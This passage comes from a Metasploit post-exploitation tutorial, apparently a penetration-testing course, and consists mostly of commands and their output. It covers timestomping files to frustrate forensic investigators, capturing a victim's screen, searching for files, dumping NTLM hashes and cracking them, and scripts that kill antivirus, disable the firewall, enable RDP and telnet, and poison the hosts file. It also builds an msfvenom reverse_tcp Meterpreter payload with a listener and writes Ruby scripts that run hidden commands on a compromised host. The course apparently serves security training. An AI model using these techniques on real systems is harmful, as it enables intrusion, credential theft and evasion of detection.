Everything looks normal. Now, let's shake the filesystem up really bad!

```
meterpreter > pwd
C:WINNT\antivirus
meterpreter > cd ../../
meterpreter > pwd
C:
meterpreter > ls

Listing: C:\
=====
```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	0	fil	Wed Dec 31 19:00:00 -0500 1969	AUTOEXEC.BAT
100666/rw-rw-rw-	0	fil	Wed Dec 31 19:00:00 -0500 1969	CONFIG.SYS
40777/rwxrwxrwx	0	dir	Wed Dec 31 19:00:00 -0500 1969	Documents and Settings
100444/r--r--r--	0	fil	Wed Dec 31 19:00:00 -0500 1969	IO.SYS
100444/r--r--r--	0	fil	Wed Dec 31 19:00:00 -0500 1969	MSDOS.SYS
100555/r-xr-xr-x	34468	fil	Wed Dec 31 19:00:00 -0500 1969	NTDETECT.COM
40555/r-xr-xr-x	0	dir	Wed Dec 31 19:00:00 -0500 1969	Program Files
40777/rwxrwxrwx	0	dir	Wed Dec 31 19:00:00 -0500 1969	RECYCLER
40777/rwxrwxrwx	0	dir	Wed Dec 31 19:00:00 -0500 1969	System Volume Information
40777/rwxrwxrwx	0	dir	Wed Dec 31 19:00:00 -0500 1969	WINNT
100555/r-xr-xr-x	148992	fil	Wed Dec 31 19:00:00 -0500 1969	arclldr.exe
100555/r-xr-xr-x	162816	fil	Wed Dec 31 19:00:00 -0500 1969	arcsetup.exe
100666/rw-rw-rw-	192	fil	Wed Dec 31 19:00:00 -0500 1969	boot.ini
100444/r--r--r--	214416	fil	Wed Dec 31 19:00:00 -0500 1969	ntldr
100666/rw-rw-rw-	402653184	fil	Wed Dec 31 19:00:00 -0500 1969	pagefile.sys

```
meterpreter > timestamp C:\\ -r
[*] Blanking directory MACE attributes on C:\
meterpreter > ls
meterpreter > ls

Listing: C:\
=====
```

(continues on next page)

(continued from previous page)

```

100777/rwxrwxrwx 0      fil  2106-02-06 23:28:15 -0700 AUTOEXEC.BAT
100666/rw-rw-rw- 0      fil  2106-02-06 23:28:15 -0700 CONFIG.SYS
100666/rw-rw-rw- 0      fil  2106-02-06 23:28:15 -0700 Documents and Settings
100444/r--r--r-- 0      fil  2106-02-06 23:28:15 -0700 IO.SYS
100444/r--r--r-- 0      fil  2106-02-06 23:28:15 -0700 MSDOS.SYS
100555/r-xr-xr-x 47564  fil  2106-02-06 23:28:15 -0700 NTDETECT.COM
...snip...

```

So, after that what does Windows see?



img_02.png

Amazing. Windows has no idea what is going on, and displays crazy times all over the place. Don't get overconfident however. By taking this action, you have also made it very obvious that some adverse activity has occurred on the system. Also, there are many different sources of timeline information on a Windows system other than just MAC times. If a forensic investigator came across a system that had been modified in this manner, they would be running to these alternative information sources. However, the cost of conducting the investigation just went up.

4.7.11 Screen Capture

Another feature of meterpreter is the ability to capture the victims desktop and save them on your system. Let's take a quick look at how this works. We'll already assume you have a meterpreter console, we'll take a look at what is on the victims screen.

```

[*] Started bind handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:34117 -> 192.168.1.104:4444)

meterpreter > ps

Process list
=====

  PID  Name                                Path
  ---  ---                                ---
  180  notepad.exe                         C:\WINDOWS\system32\notepad.exe
  248  snmp.exe                           C:\WINDOWS\System32\snmp.exe
  260  Explorer.EXE                       C:\WINDOWS\Explorer.EXE
  284  surgemail.exe                      c:\surgemail\surgemail.exe
  332  VMwareService.exe                  C:\Program Files\VMware\VMware Tools\VMwareService.exe
  612  VMwareTray.exe                     C:\Program Files\VMware\VMware Tools\VMwareTray.exe
  620  VMwareUser.exe                     C:\Program Files\VMware\VMware Tools\VMwareUser.exe
  648  ctfmon.exe                         C:\WINDOWS\system32\ctfmon.exe
  664  GrooveMonitor.exe                  C:\Program Files\Microsoft
->Office\Office12\GrooveMonitor.exe
  728  WZCSLDR2.exe                       C:\Program Files\ANI\ANIWZCS2 Service\WZCSLDR2.exe
  736  jusched.exe                        C:\Program Files\Java\jre6\bin\jusched.exe
  756  msmsgs.exe                         C:\Program Files\Messenger\msmsgs.exe
  816  smss.exe                           \SystemRoot\System32\smss.exe

```

(continues on next page)

(continued from previous page)

```

832  alg.exe          C:\WINDOWS\System32\alg.exe
904  csrss.exe       \\??\C:\WINDOWS\system32\csrss.exe
928  winlogon.exe    \\??\C:\WINDOWS\system32\winlogon.exe
972  services.exe   C:\WINDOWS\system32\services.exe
984  lsass.exe       C:\WINDOWS\system32\lsass.exe
1152 vmacthlp.exe    C:\Program Files\VMware\VMware Tools\vmacthlp.exe
1164 svchost.exe     C:\WINDOWS\system32\svchost.exe
1276 nwauth.exe     c:\surgeemail\nwauth.exe
1296 svchost.exe     C:\WINDOWS\system32\svchost.exe
1404 svchost.exe     C:\WINDOWS\System32\svchost.exe
1500 svchost.exe     C:\WINDOWS\system32\svchost.exe
1652 svchost.exe     C:\WINDOWS\system32\svchost.exe
1796 spoolsv.exe     C:\WINDOWS\system32\spoolsv.exe
1912 3proxy.exe     C:\3proxy\bin\3proxy.exe
2024 jq.exe          C:\Program Files\Java\jre6\bin\jq.exe
2188 swatch.exe     c:\surgeemail\swatch.exe
2444 iexplore.exe   C:\Program Files\Internet Explorer\iexplore.exe
3004 cmd.exe        C:\WINDOWS\system32\cmd.exe

meterpreter > migrate 260
[*] Migrating to 260...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...success.
meterpreter > screengrab
Screenshot saved to: /root/nYdRUppb.jpeg
meterpreter >

```

We can see how effective this was in migrating to the explorer.exe, be sure that the process your meterpreter is on has access to active desktops or this will not work.

4.7.12 Searching for Content

Information leakage is one of the largest threats that corporations face and much of it can be prevented by educating users to properly secure their data. Users being users though, will frequently save data to their local workstations instead of on the corporate servers where there is greater control.

Meterpreter has a search function that will, by default, scour all drives of the compromised computer looking for files of your choosing.

```

meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern
Search for files.

OPTIONS:
    -d  The directory/drive to begin searching from. Leave empty to search all drives.
    ↪ (Default: )
    -f  The file pattern glob to search for. (e.g. *secret*.doc?)
    -h  Help Banner.
    -r  Recursively search sub directories. (Default: true)

```

To run a search for all jpeg files on the computer, simply run the search command with the '-f' switch and tell it what filetype to look for.

```
meterpreter > search -f *.jpg
Found 418 results...
...snip...
c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Blue_
↪hills.jpg (28521 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Sunset.
↪jpg (71189 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Water_
↪lilies.jpg (83794 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Winter.
↪jpg (105542 bytes)
...snip...
```

Searching an entire computer can take a great deal of time and there is a chance that an observant user might notice their hard drive thrashing constantly. We can reduce the search time by pointing it at a starting directory and letting it run.

```
meterpreter > search -d c:\\documents\ and\ settings\\administrator\\desktop\\ -f *.
↪pdf
Found 2 results...
c:\documents and settings\administrator\desktop\operations_plan.pdf (244066 bytes)
c:\documents and settings\administrator\desktop\budget.pdf (244066 bytes)
meterpreter >
```

By running the search this way, you will notice a huge speed increase in the time it takes to complete.

4.7.13 John the Ripper

The John The Ripper module is used to identify weak passwords that have been acquired as hashed files (loot) or raw LANMAN/NTLM hashes (hashdump). The goal of this module is to find trivial passwords in a short amount of time. To crack complex passwords or use large wordlists, John the Ripper should be used outside of Metasploit. This initial version just handles LM/NTLM credentials from hashdump and uses the standard wordlist and rules.

```
msf auxiliary(handler) > use post/windows/gather/hashdump
msf post(hashdump) > set session 1
session => 1

msf post(hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bffad2dcc991597aaa19f90e8bc4ee00...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:cb5f77772e5178b77b9fbd79429286db:b78fe104983b5c754a27c1784544fda7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:810185b1c0dd86dd756d138f54162df8:7b8f23708aec7107bdfd0925dbb2fed7:::
SUPPORT_
↪388945a0:1002:aad3b435b51404eeaad3b435b51404ee:8be4bbf2ad7bd7cec4e1cdddc4b052e:::
rAWjAW:1003:aad3b435b51404eeaad3b435b51404ee:117a2f6059824c686e7a16a137768a20:::
rAWjAW2:1004:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c:::

[*] Post module execution completed
```

(continues on next page)

(continued from previous page)

```

msf post(hashdump) > use auxiliary/analyze/jtr_crack_fast
msf auxiliary(jtr_crack_fast) > run

[*] Seeded the password database with 8 words...

guesses: 3  time: 0:00:00:04 DONE (Sat Jul 16 19:59:04 2011)  c/s: 12951K  trying:
↳ WIZ1900 - ZZZ1900
Warning: passwords printed above might be partial and not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
[*] Output: Loaded 7 password hashes with no different salts (LM DES [128/128 BS
↳ SSE2])
[*] Output: D (cred_6:2)
[*] Output: PASSWOR (cred_6:1)
[*] Output: GG (cred_1:2)
Warning: mixed-case charset, but the current hash type is case-insensitive;
some candidate passwords may be unnecessarily tried more than once.
guesses: 1  time: 0:00:00:05 DONE (Sat Jul 16 19:59:10 2011)  c/s: 44256K  trying:
↳ ||V} - |||}
Warning: passwords printed above might be partial and not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
[*] Output: Loaded 7 password hashes with no different salts (LM DES [128/128 BS
↳ SSE2])
[*] Output: Remaining 4 password hashes with no different salts
[*] Output: (cred_2)
guesses: 0  time: 0:00:00:00 DONE (Sat Jul 16 19:59:10 2011)  c/s: 6666K  trying:
↳ 89093 - 89092
[*] Output: Loaded 7 password hashes with no different salts (LM DES [128/128 BS
↳ SSE2])
[*] Output: Remaining 3 password hashes with no different salts
guesses: 1  time: 0:00:00:11 DONE (Sat Jul 16 19:59:21 2011)  c/s: 29609K  trying:
↳ zwingli1900 - password1900
Use the "--show" option to display all of the cracked passwords reliably
[*] Output: Loaded 6 password hashes with no different salts (NT MD4 [128/128 SSE2 +
↳ 32/32])
[*] Output: password (cred_6)
guesses: 1  time: 0:00:00:05 DONE (Sat Jul 16 19:59:27 2011)  c/s: 64816K  trying:
↳ |||}
Use the "--show" option to display all of the cracked passwords reliably
[*] Output: Loaded 6 password hashes with no different salts (NT MD4 [128/128 SSE2 +
↳ 32/32])
[*] Output: Remaining 5 password hashes with no different salts
[*] Output: (cred_2)
guesses: 0  time: 0:00:00:00 DONE (Sat Jul 16 19:59:27 2011)  c/s: 7407K  trying:
↳ 89030 - 89092
[*] Output: Loaded 6 password hashes with no different salts (NT MD4 [128/128 SSE2 +
↳ 32/32])
[*] Output: Remaining 4 password hashes with no different salts
[+] Cracked: Guest: (192.168.184.134:445)
[+] Cracked: rAWjAW2:password (192.168.184.134:445)
[*] Auxiliary module execution completed
msf auxiliary(jtr_crack_fast) >

```

4.8 Meterpreter Scripting

One of the most powerful features of Meterpreter is the versatility and ease of adding additional features. This is accomplished through the Meterpreter scripting environment. This section will cover the automation of tasks in a Meterpreter session through the use of this scripting environment, how you can take advantage of Meterpreter scripting, and how to write your own scripts to solve your unique needs.

Before diving right in, it is worth covering a few items. Like the rest of the Metasploit framework, the scripts we will be dealing with are written in Ruby and located in the main Metasploit directory in `scripts/meterpreter`. If you are not familiar with Ruby, a great resource for learning it is the online book “Programming Ruby”.

Before starting, please take a few minutes to review the current subversion repository of Meterpreter scripts. This is a great resource to use to see how others are approaching problems, and possibly borrow code that may be of use to you.

4.8.1 Existing Scripts

Metasploit comes with a ton of useful scripts that can aid you in the Metasploit Framework. These scripts are typically made by third parties and eventually adopted into the subversion repository. We’ll run through some of them and walk you through how you can use them in your own penetration test.

The scripts mentioned below are intended to be used with a Meterpreter shell after the successful compromise of a target. Once you have gained a session with the target you can utilize these scripts to best suit your needs.

checkvm

The ‘checkvm’ script, as its name suggests, checks to see if you exploited a virtual machine. This information can be very useful.

```
meterpreter > run checkvm

[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....
[*] This is a VMware Workstation/Fusion Virtual Machine
```

getcountermeasure

The ‘getcountermeasure’ script checks the security configuration on the victims system and can disable other security measures such as A/V, Firewall, and much more.

```
meterpreter > run getcountermeasure

[*] Running Getcountermeasure on the target...
[*] Checking for countermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*] Domain profile configuration:
[*] -----
[*] Operational mode           = Disable
[*] Exception mode             = Enable
[*]
[*] Standard profile configuration:
[*] -----
[*] Operational mode           = Disable
[*] Exception mode             = Enable
```

(continues on next page)

(continued from previous page)

```
[*]
[*]      Local Area Connection 6 firewall configuration:
[*]      -----
[*]      Operational mode                = Disable
[*]
[*] Checking DEP Support Policy...
```

getgui

The 'getgui' script is used to enable RDP on a target system if it is disabled.

```
meterpreter > run getgui

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u -p
Or:      getgui -e

OPTIONS:

-e      Enable RDP only.
-f      Forward RDP Connection.
-h      Help menu.
-p      The Password of the user to add.
-u      The Username of the user to add.

meterpreter > run getgui -e

[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
```

get_local_subnets

The 'get_local_subnets' script is used to get the local subnet mask of a victim. This can be very useful information to have for pivoting.

```
meterpreter > run get_local_subnets

Local subnet: 10.211.55.0/255.255.255.0
```

gettelnet

The 'gettelnet' script is used to enable telnet on the victim if it is disabled.

```
meterpreter > run gettelnet
Windows Telnet Server Enabler Meterpreter Script
```

(continues on next page)

(continued from previous page)

```
Usage: gettelnet -u -p
```

```
OPTIONS:
```

```
-e      Enable Telnet Server only.
-f      Forward Telnet Connection.
-h      Help menu.
-p      The Password of the user to add.
-u      The Username of the user to add.
```

```
meterpreter > run gettelnet -e
```

```
[*] Windows Telnet Server Enabler Meterpreter Script
[*] Setting Telnet Server Services service startup mode
[*] The Telnet Server Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
```

hostsedit

The ‘hostsedit’ Meterpreter script is for adding entries to the Windows hosts file. Since Windows will check the hosts file first instead of the configured DNS server, it will assist in diverting traffic to a fake entry or entries. Either a single entry can be provided or a series of entries can be provided with a file containing one entry per line.

```
meterpreter > run hostsedit

[!] Meterpreter scripts are deprecated. Try post/windows/manage/inject_host.
[!] Example: run post/windows/manage/inject_host OPTION=value [...]
This Meterpreter script is for adding entries in to the Windows Hosts file.
Since Windows will check first the Hosts file instead of the configured DNS Server
it will assist in diverting traffic to the fake entry or entries. Either a single
entry can be provided or a series of entries provided a file with one per line.
```

```
OPTIONS:
```

```
-e      Host entry in the format of IP,Hostname.
-h      Help Options.
-l      Text file with list of entries in the format of IP,Hostname. One per line.
```

```
Example:
```

```
run hostsedit -e 127.0.0.1,google.com
```

```
run hostsedit -l /tmp/fakednsentries.txt
```

```
meterpreter > run hostsedit -e 10.211.55.162,www.microsoft.com
```

```
[*] Making Backup of the hosts file.
[*] Backup loacated in C:\WINDOWS\System32\drivers\etc\hosts62497.back
[*] Adding Record for Host www.microsoft.com with IP 10.211.55.162
[*] Clearing the DNS Cache
```

killav

The ‘killav’ script can be used to disable most antivirus programs running as a service on a target.

```
meterpreter > run killav

[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
```

remotewinenenum

The 'remotewinenenum' script will enumerate system information through wmic on victim. Make note of where the logs are stored.

```
meterpreter > run remotewinenenum

[!] Meterpreter scripts are deprecated. Try post/windows/gather/wmic_command.
[!] Example: run post/windows/gather/wmic_command OPTION=value [...]
Remote Windows Enumeration Meterpreter Script
This script will enumerate windows hosts in the target enviroment
given a username and password or using the credential under witch
Meterpreter is running using WMI wmic windows native tool.
Usage:

OPTIONS:

    -h          Help menu.
    -p          Password of user on target system
    -t          The target address
    -u          User on the target system (If not provided it will use credential of process)

meterpreter > run remotewinenenum -u administrator -p ihazpassword -t 10.211.55.128

[*] Saving report to /root/.msf4/logs/remotewinenenum/10.211.55.128_20090711.0142
[*] Running WMIC Commands ....
[*]     running command wmic environment list
[*]     running command wmic share list
[*]     running command wmic nicconfig list
[*]     running command wmic computersystem list
[*]     running command wmic useraccount list
[*]     running command wmic group list
[*]     running command wmic sysaccount list
[*]     running command wmic volume list brief
[*]     running command wmic logicaldisk get description,filesystem,name,size
[*]     running command wmic netlogin get name,lastlogon,badpasswordcount
[*]     running command wmic netclient list brief
[*]     running command wmic netuse get name,username,connectiontype,localname
[*]     running command wmic share get name,path
[*]     running command wmic nteventlog get path,filename,writeable
[*]     running command wmic service list brief
[*]     running command wmic process list brief
[*]     running command wmic startup list full
[*]     running command wmic rdtoggle list
[*]     running command wmic product get name,version
[*]     running command wmic qfe list
```

scraper

The 'scraper' script can grab even more system information, including the entire registry.

```
meterpreter > run scraper

[*] New session on 10.211.55.128:4444...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\LQTEhIqo.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\WINDOWS\TEMP\GHMudVWt.reg)
```

From our examples above we can see that there are plenty of Meterpreter scripts for us to enumerate a ton of information, disable anti-virus for us, enable RDP, and much much more.

winenum

The ‘winenum’ script makes for a very detailed windows enumeration tool. It dumps tokens, hashes and much more.

```
meterpreter > run winenum

[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 10.211.55.128:4444...
[*] Saving report to /root/.msf4/logs/winenum/10.211.55.128_20090711.0514-99271/10.
    ↳211.55.128_20090711.0514-99271.txt
[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....
[*]     This is a VMware Workstation/Fusion Virtual Machine
[*] Running Command List ...
[*]     running command cmd.exe /c set
[*]     running command arp -a
[*]     running command ipconfig /all
[*]     running command ipconfig /displaydns
[*]     running command route print
[*]     running command net view
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command net accounts /domain
[*]     running command net session
[*]     running command net share
[*]     running command net group
[*]     running command net user
[*]     running command net localgroup
[*]     running command net localgroup administrators
[*]     running command net group administrators
[*]     running command net view /domain
[*]     running command netsh firewall show config
[*]     running command tasklist /svc
[*]     running command tasklist /m
[*]     running command gpresult /SCOPE COMPUTER /Z
[*]     running command gpresult /SCOPE USER /Z
[*] Running WMIC Commands ....
[*]     running command wmic computersystem list brief
[*]     running command wmic useraccount list
[*]     running command wmic group list
```

(continues on next page)

(continued from previous page)

```
[*]      running command wmic service list brief
[*]      running command wmic volume list brief
[*]      running command wmic logicaldisk get description,filesystem,name,size
[*]      running command wmic netlogin get name,lastlogon,badpasswordcount
[*]      running command wmic netclient list brief
[*]      running command wmic netuse get name,username,connectiontype,localname
[*]      running command wmic share get name,path
[*]      running command wmic nteventlog get path,filename,writeable
[*]      running command wmic process list brief
[*]      running command wmic startup list full
[*]      running command wmic rdtoggle list
[*]      running command wmic product get name,version
[*]      running command wmic qfe
[*] Extracting software list from registry
[*] Finished Extraction of software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
```

4.8.2 Writing Meterpreter Scripts

There are a few things you need to keep in mind when creating a new meterpreter script.

- Not all versions of Windows are the same
- Some versions of Windows have security countermeasures for some of the commands
- Not all command line tools are in all versions of Windows.
- Some of the command line tools switches vary depending on the version of Windows

In short, the same constraints that you have when working with standard exploitation methods. MSF can be of great help, but it can't change the fundamentals of that target. Keeping this in mind can save a lot of frustration down the road. So keep your target's Windows version and service pack in mind, and build to it.

For our purposes, we are going to create a stand alone binary that will be run on the target system that will create a reverse Meterpreter shell back to us. This will rule out any problems with an exploit as we work through our script development.

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp -u
↳ LHOST=192.168.1.101 -b "\x00" -f exe -o Meterpreter.exe
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
Saved as: Meterpreter.exe
```

Wonderful. Now, we move the executable to our Windows machine that will be our target for the script we are going to write. We just have to set up our listener. To do this, lets create a short script to start up multi-handler for us.

```
root@kali:~# touch meterpreter.rc
root@kali:~# echo use exploit/multi/handler >> meterpreter.rc
root@kali:~# echo set PAYLOAD windows/meterpreter/reverse_tcp >> meterpreter.rc
root@kali:~# echo set LHOST 192.168.1.184 >> meterpreter.rc
```

(continues on next page)

(continued from previous page)

```
root@kali:~# echo set ExitOnSession false >> meterpreter.rc
root@kali:~# echo exploit -j -z >> meterpreter.rc
root@kali:~# cat meterpreter.rc
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.184
set ExitOnSession false
exploit -j -z
```

Here we are using the exploit multi handler to receive our payload, we specify that the payload is a Meterpreter reverse_tcp payload, we set the payload option, we make sure that the multi handler will not exit once it receives a session since we might need to re-establish one due to an error or we might be testing under different versions of Windows from different target hosts.

While working on the scripts, we will save the test scripts to /usr/share/metasploit-framework/scripts/meterpreter so that they can be run.

Now, all that remains is to start up msfconsole with our resource script.

```
root@kali:~# msfconsole -r meterpreter.rc

      =[ metasploit v4.8.2-2014021901 [core:4.8 api:1.0] ]
+ -- --=[ 1265 exploits - 695 auxiliary - 202 post ]
+ -- --=[ 330 payloads - 32 encoders - 8 nops      ]

resource> use exploit/multi/handler
resource> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource> set LHOST 192.168.1.184
LHOST => 192.168.1.184
resource> set ExitOnSession false
ExitOnSession => false
resource> exploit -j -z
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

As can be seen above, Metasploit is listening for a connection. We can now execute our executable in our Windows host and we will receive a session. Once the session is established, we use the sessions command with the -i switch and the number of the session to interact with it:

```
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.158:4444 -> 192.168.1.104:1043)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

4.8.3 Custom Scripting

Now that we have a feel for how to use irb to test API calls, let's look at what objects are returned and test basic constructs. Now, no first script would be complete without the standard Hello World, so let's create a script named helloworld.rb and save it to /usr/share/metasploit-framework/scripts/meterpreter.

```
root@kali:~# echo "print_status('Hello World')" > /usr/share/metasploit-framework/
↳ scripts/meterpreter/helloworld.rb
```

We now execute our script from the console by using the run command.

```
meterpreter > run helloworld
[*] Hello World
meterpreter >
```

Now, let's build upon this base. We will add a couple of other API calls to the script. Add these lines to the script:

```
print_error("this is an error!")
print_line("this is a line")
```

Much like the concept of standard in, standard out, and standard error, these different lines for status, error, and line all serve different purposes on giving information to the user running the script.

Now, when we execute our file we get:

```
meterpreter > run helloworld
[*] Hello World
[-] this is an error!
this is a line
meterpreter >
```

helloworld.rb

```
print_status("Hello World")
print_error("this is an error!")
print_line("This is a line")
```

Wonderful! Let's go a bit further and create a function to print some general information and add error handling to it in a second file. This new function will have the following architecture:

```
def geninfo(session)
  begin
    .....
    rescue ::Exception => e
    .....
  end
end
```

The use of functions allows us to make our code modular and more re-usable. This error handling will aid us in the troubleshooting of our scripts, so using some of the API calls we covered previously, we could build a function that looks like this:

```
def getinfo(session)
  begin
    sysnfo = session.sys.config.sysinfo
    runpriv = session.sys.config.getuid
    print_status("Getting system information ...")
    print_status("tThe target machine OS is #{sysnfo['OS']}")
    print_status("tThe computer name is #{'Computer'} ")
    print_status("tScript running as #{runpriv}")
  rescue ::Exception => e
```

(continues on next page)

(continued from previous page)

```

    print_error("The following error was encountered #{e}")
  end
end

```

Let's break down what we are doing here. We define a function named `getinfo` which takes one parameter that we are placing in a local variable named `'session'`. This variable has a couple methods that are called on it to extract system and user information, after which we print a couple of status lines that report the findings from the methods. In some cases, the information we are printing comes out from a hash, so we have to be sure to call the variable correctly. We also have an error handler placed in there that will return what ever error message we might encounter.

Now that we have this function, we just have to call it and give it the Meterpreter client session. To call it, we just place the following at the end of our script:

```
getinfo(client)
```

Now we execute the script and we can see the output of it:

```

meterpreter > run helloworld2
[*] Getting system information ...
[*]   The target machine OS is Windows XP (Build 2600, Service Pack 3).
[*]   The computer name is Computer
[*]   Script running as WXPVMOllabuser

```

helloworld2.rb

```

def getinfo(session)
  begin
    sysinfo = session.sys.config.sysinfo
    runpriv = session.sys.config.getuid
    print_status("Getting system information ...")
    print_status("\tThe target machine OS is #{sysinfo['OS']}")
    print_status("\tThe computer name is #{'Computer'} ")
    print_status("\tScript running as #{runpriv}")
  rescue ::Exception => e
    print_error("The following error was encountered #{e}")
  end
end

getinfo(client)

```

As you can see, these very simple steps build up to give us the basics for creating advanced Meterpreter scripts. Let's expand on this script to gather more information on our target. Let's create another function for executing commands and printing their output:

```

def list_exec(session,cmdlst)
  print_status("Running Command List ...")
  r=''
  session.response_timeout=120
  cmdlst.each do |cmd|
    begin
      print_status "trunning command #{cmd}"
      r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' => true,
↪ 'Channelized' => true})
    end
  end
end

```

(continues on next page)

(continued from previous page)

```

        while(d = r.channel.read)

            print_status("t#{d}")
        end
        r.channel.close
        r.close
    rescue ::Exception => e
        print_error("Error Running Command #{cmd}: #{e.class} #{e}")
    end
end
end
end

```

Again, lets break down what we are doing here. We define a function that takes two paramaters, the second of which will be a array. A timeout is also established so that the function does not hang on us. We then set up a “for each” loop that runs on the array that is passed to the function which will take each item in the array and execute it on the system through cmd.exe /c, printing the status that is returned from the command execution. Finally, an error handler is established to capture any issues that come up while executing the function.

Now we set an array of commands for enumerating the target host:

```

commands = [ "set",
              "ipconfig /all",
              "arp -a"]

```

and then call it with the command

```
:: list_exec(client,commands)
```

With that in place, when we run it we get:

```

meterpreter > run helloworld3
[*] Running Command List ...
[*]     running command set
[*]     ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\P0WN3D\Application Data
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=TARGET
ComSpec=C:\WINNT\system32\cmd.exe
HOMEDRIVE=C:
HOMEPATH=
LOGONSERVER=TARGET
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Os2LibPath=C:\WINNT\system32\os2dll;
Path=C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 7 Stepping 6, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0706
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINNT
TEMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp
TMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp
USERDOMAIN=TARGET

```

(continues on next page)

(continued from previous page)

```

USERNAME=P0WN3D
USERPROFILE=C:\Documents and Settings\P0WN3D
windir=C:\WINNT

[*]      running command ipconfig /all
[*]
Windows 2000 IP Configuration

Host Name . . . . . : target
Primary DNS Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : localdomain

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain
Description . . . . . : VMware Accelerated AMD PCNet Adapter
Physical Address. . . . . : 00-0C-29-85-81-55
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IP Address. . . . . : 172.16.104.145
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.104.2
DHCP Server . . . . . : 172.16.104.254
DNS Servers . . . . . : 172.16.104.2
Primary WINS Server . . . . . : 172.16.104.2
Lease Obtained. . . . . : Tuesday, August 25, 2009 10:53:48 PM
Lease Expires . . . . . : Tuesday, August 25, 2009 11:23:48 PM

[*]      running command arp -a
[*]
Interface: 172.16.104.145 on Interface 0x1000003
Internet Address      Physical Address      Type
172.16.104.2          00-50-56-eb-db-06      dynamic
172.16.104.150        00-0c-29-a7-f1-c5      dynamic

meterpreter >

```

helloworld3.rb

```

def list_exec(session,cmdlst)
  print_status("Running Command List ...")
  r=''
  session.response_timeout=120
  cmdlst.each do |cmd|
    begin
      print_status "running command #{cmd}"
      r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' => true,
→ 'Channelized' => true})
      while(d = r.channel.read)

        print_status("t#{d}")
      end
    end
  end
end

```

(continues on next page)

(continued from previous page)

```

        r.channel.close
        r.close
      rescue ::Exception => e
        print_error("Error Running Command #{cmd}: #{e.class} #{e}")
      end
    end
  end
end

commands = [ "set",
              "ipconfig /all",
              "arp -a"]

list_exec(client, commands)

```

As you can see, creating custom Meterpreter scripts is not difficult if you take it one step at a time, building upon itself. Just remember to frequently test, and refer back to the source on how various API calls operate.

4.8.4 Useful API Calls

We will cover some common API calls for scripting the Meterpreter and write a script using some of these API calls. For further API calls and examples, look at the Command Dispatcher code and the REX documentation that was mentioned earlier.

For this, it is easiest for us to use the irb shell which can be used to run API calls directly and see what is returned by these calls. We get into the irb by running the ‘irb’ command from the Meterpreter shell.

```

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>>

```

